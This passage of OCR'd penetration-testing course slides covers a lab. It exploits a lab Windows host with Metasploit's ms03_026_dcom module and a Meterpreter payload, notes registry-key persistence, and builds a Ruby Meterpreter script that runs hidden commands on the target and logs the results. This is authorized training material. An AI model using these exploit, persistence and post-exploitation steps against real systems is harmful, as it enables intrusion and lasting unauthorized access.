
It also creates the registry keys to autorun the script in HKLM\Software\Microsoft\Windows\CurrentVersion\Run\{random}



Here you can see that after we background the Meterpreter session it dies. We can also see that the persistence script started the multi/handler with all of the necessary options for the reverse connections to work properly. One of the nice features of Metasploit is that it is fairly verbose on notifying you that a session has been created and that one has died.

However, shortly, after the sessions die we get two sessions shortly thereafter. This is fairly classic behavior of a system restarting after a crash or a reboot.


There is nothing more annoying to a customer than a tester who continuously has to re-exploit a system or needs the target personnel to re-start their backdoor into their environment. Further, we are supposed to be replicating what attackers are currently doing in the wild. So, having the ability to persist on a target system is a critical skill to any tester.



Now let's delve into what makes a Meterpreter script. Oddly enough the best way to learn this feature is by playing with the Inline Ruby Interpreter (irb).

Intro to Meterpreter Scripting

- We are going to start by learning the Meterpreter irb interface
  - We need to know what methods are available and how to call them
  - We will be showing you tips and tricks so that you can extend the ideas in this lab
- We will then take the ideas and build a simple script that can be invoked from the Meterpreter




108

There are a number of excellent resources available for a penetration tester to start developing in Ruby. However, the best is by a gentleman who goes by the name of "Why the lucky stiff" or _why for short. For this section, I thought it would be fun to incorporate the cartoon foxes from the poignant guide to help us learn how to plumb the depths of the Inline Ruby Interpreter (irb).

The best way to start scripting is by dissecting the components you use into discreet parts, then start building up. Many people think that you dive right in and start developing, writing hundreds of lines of Meterpreter scripts right from the start. Unless you are dark0perator, this is generally not the case.

In this section we are going to give you the individual components starting from irb, then develop them into a simple script. This should serve as an excellent starting place for you to develop your own scripts that do exactly what you need them to do.



If you have not already, please open Metasploit:

```
# cd /home/tools/framework-4.0.0
# ./msfconsole
```

For this lab we will be exploiting 10.10.10.4 with ms03_026_dcom. Let's set up the exploit and the necessary options.

First, the exploit:

```
msf> use exploit/windows/dcerpc/ms03_026_dcom
```

Now, lets set the payload:

```
msf> set PAYLOAD windows/meterpreter/bind_tcp
```

Next comes the RHOST:


```
msf> set RHOST 10.10.10.4
```

It is also helpful (when exploiting a system with 30+ other students) to specify a random LPORT or listener port to connect to. If we all use the exact same port there may be issues:

```
msf> set LPORT 4242  <-***Please make this random!!!***
```

And finally magic:

```
msf> exploit
```



Once we have our Meterpreter session live, let's jump into the irb:

```
meterpreter> irb
```


Now, let's display something of value. Something with meaning. Something wonderful:

```
>> client.fs.dir.methods
```

Wow! If there was anything more apt than the title "Chunky Bacon," it has not been seen. Everything in Ruby is an object. Further, many of these objects have methods, or actions, that can be preformed. When we put the .methods after the client.fs.dir object, we asked Ruby to display the methods that were available. The good news is it did. The bad news is it displayed all of the methods that the client.fs.dir object has and all of the methods that it has inherited.

This means that we have dumped inherited methods like "nil?" and local methods like chdir.

There has to be a better way to understand the methods that are available.



A better approach is to have Ruby only display the methods that are specific to the object in question. To do this we can append (false) to the end of the .methods request.

Now we can see the directory methods that are available to client.fs.dir:

```
>> client.fs.dir.methods(false)
```

As you can see there are some very useful options like download, upload, getwd and delete.


Let's look at the methods that are available for files.

```
>> client.fs.file.methods(false)
```

Finally, let's look at one of the more powerful options in Metasploit, client.sys.process

```
>> client.sys.process.methods(false)
```

Sweet!!! It looks like we can do all kinds of neat things with processes. We can get our current process ID (getpid), we can kill processes (kill), and more importantly, we can execute a command.




Let's try to execute a simple command to test and see if we can get data back from our system:

```
>> client.sys.process.execute("ipconfig", nil, {'Hidden' => true,
'Channelized' => true})
```

As a special note, if you want full Ruby documentation for the Metasploit project, check out http://www.metasploit.com/documents/api/rex/

Please note that the nil value denotes the path of the program you would want to run. In this example the path is not needed.

Wait? What was returned? You see, the command executed, which is great. However, the data was returned in a channel. Now we have what we need to create a script but we will have to create a block in the script to read the data we just received from the channel.



In a separate terminal window, let's navigate to the Meterpreter scripts directory:

```
# cd /home/tools/framework-4.0.0/scripts/meterpreter
```

Now, we will create and open a new script called "myscript.rb" :


```
# touch myscript.rb

# gedit ./myscript.rb
```

Please enter the text above into myscript.rb.

In our script we run the same command we ran on the previous slide in the irb. But this time we are going to create a simple loop that is going to read the contents of the channel 'while(d = cmd.channel.read' and print the data in the channel 'print_status(d)' . After the data from the channel is displayed to us, it will close the channel cmd.channel.close .

```
cmd = client.sys.process.execute("ipconfig", nil, {'Hidden' => true, 'Channelized' => true})
        while(d = cmd.channel.read)
                print_status(d)
        end
        cmd.channel.close
```



Now let's go back to our irb session and exit.

```
>>exit
```


Because the script we created is in the proper scripts directory we can invoke it without having to re-exploit our target system.

```
meterpreter> run myscript
```

If all went according to plan, our script should return the output of the 'ipconfig' command on the target system.

While the ipconfig command is very basic, it at least shows you how you can start creating your own scripts and wielding your very own Windows Command-Line Kung Fu.


But always keep in mind Mike Poor's law of software development. If you think long enough and hard enough about some script or tool, someone has probably already done it. Odds are that someone has already created a script that does what you want or at least has a component that does. Dark0perator updates the scripts on a very regular basis. You should always be updating your framework and seeing what new scripts have been added.




One of the cool things about working with computers is that you can achieve a goal using multiple different tactics. When scripting with Meterpreter this is still true.

For example, we covered how we can run a command like ipconfig using client.process.executre. However, this is not the only way we can grab interface information about the target system. We can also make a call using Meterpreter commands. For example, we can call the libraries and the corresponding methods that query network configuration information using client.net.config.interfaces.

In the script above we take the results of client.net.config.interfaces and put it into a variable called "interfaces" then we take the output of this command and format it so it looks nice.




We can also write our results to a file. This can be important to a tester because you may want your own script to run then return results that can be logged. For example, you may launch a large-scale spear-phishing attack and you do not want to sit and wait for all shells to come in to collect data. With this capability, you set your script as an auto run script and the script will trigger when a reverse session is created. Then, you log the results with file_local_write.



Now, using what we have learned so far you will create a script that will gather ip information in two different ways.

Then, you will write the results of one of them to a file.

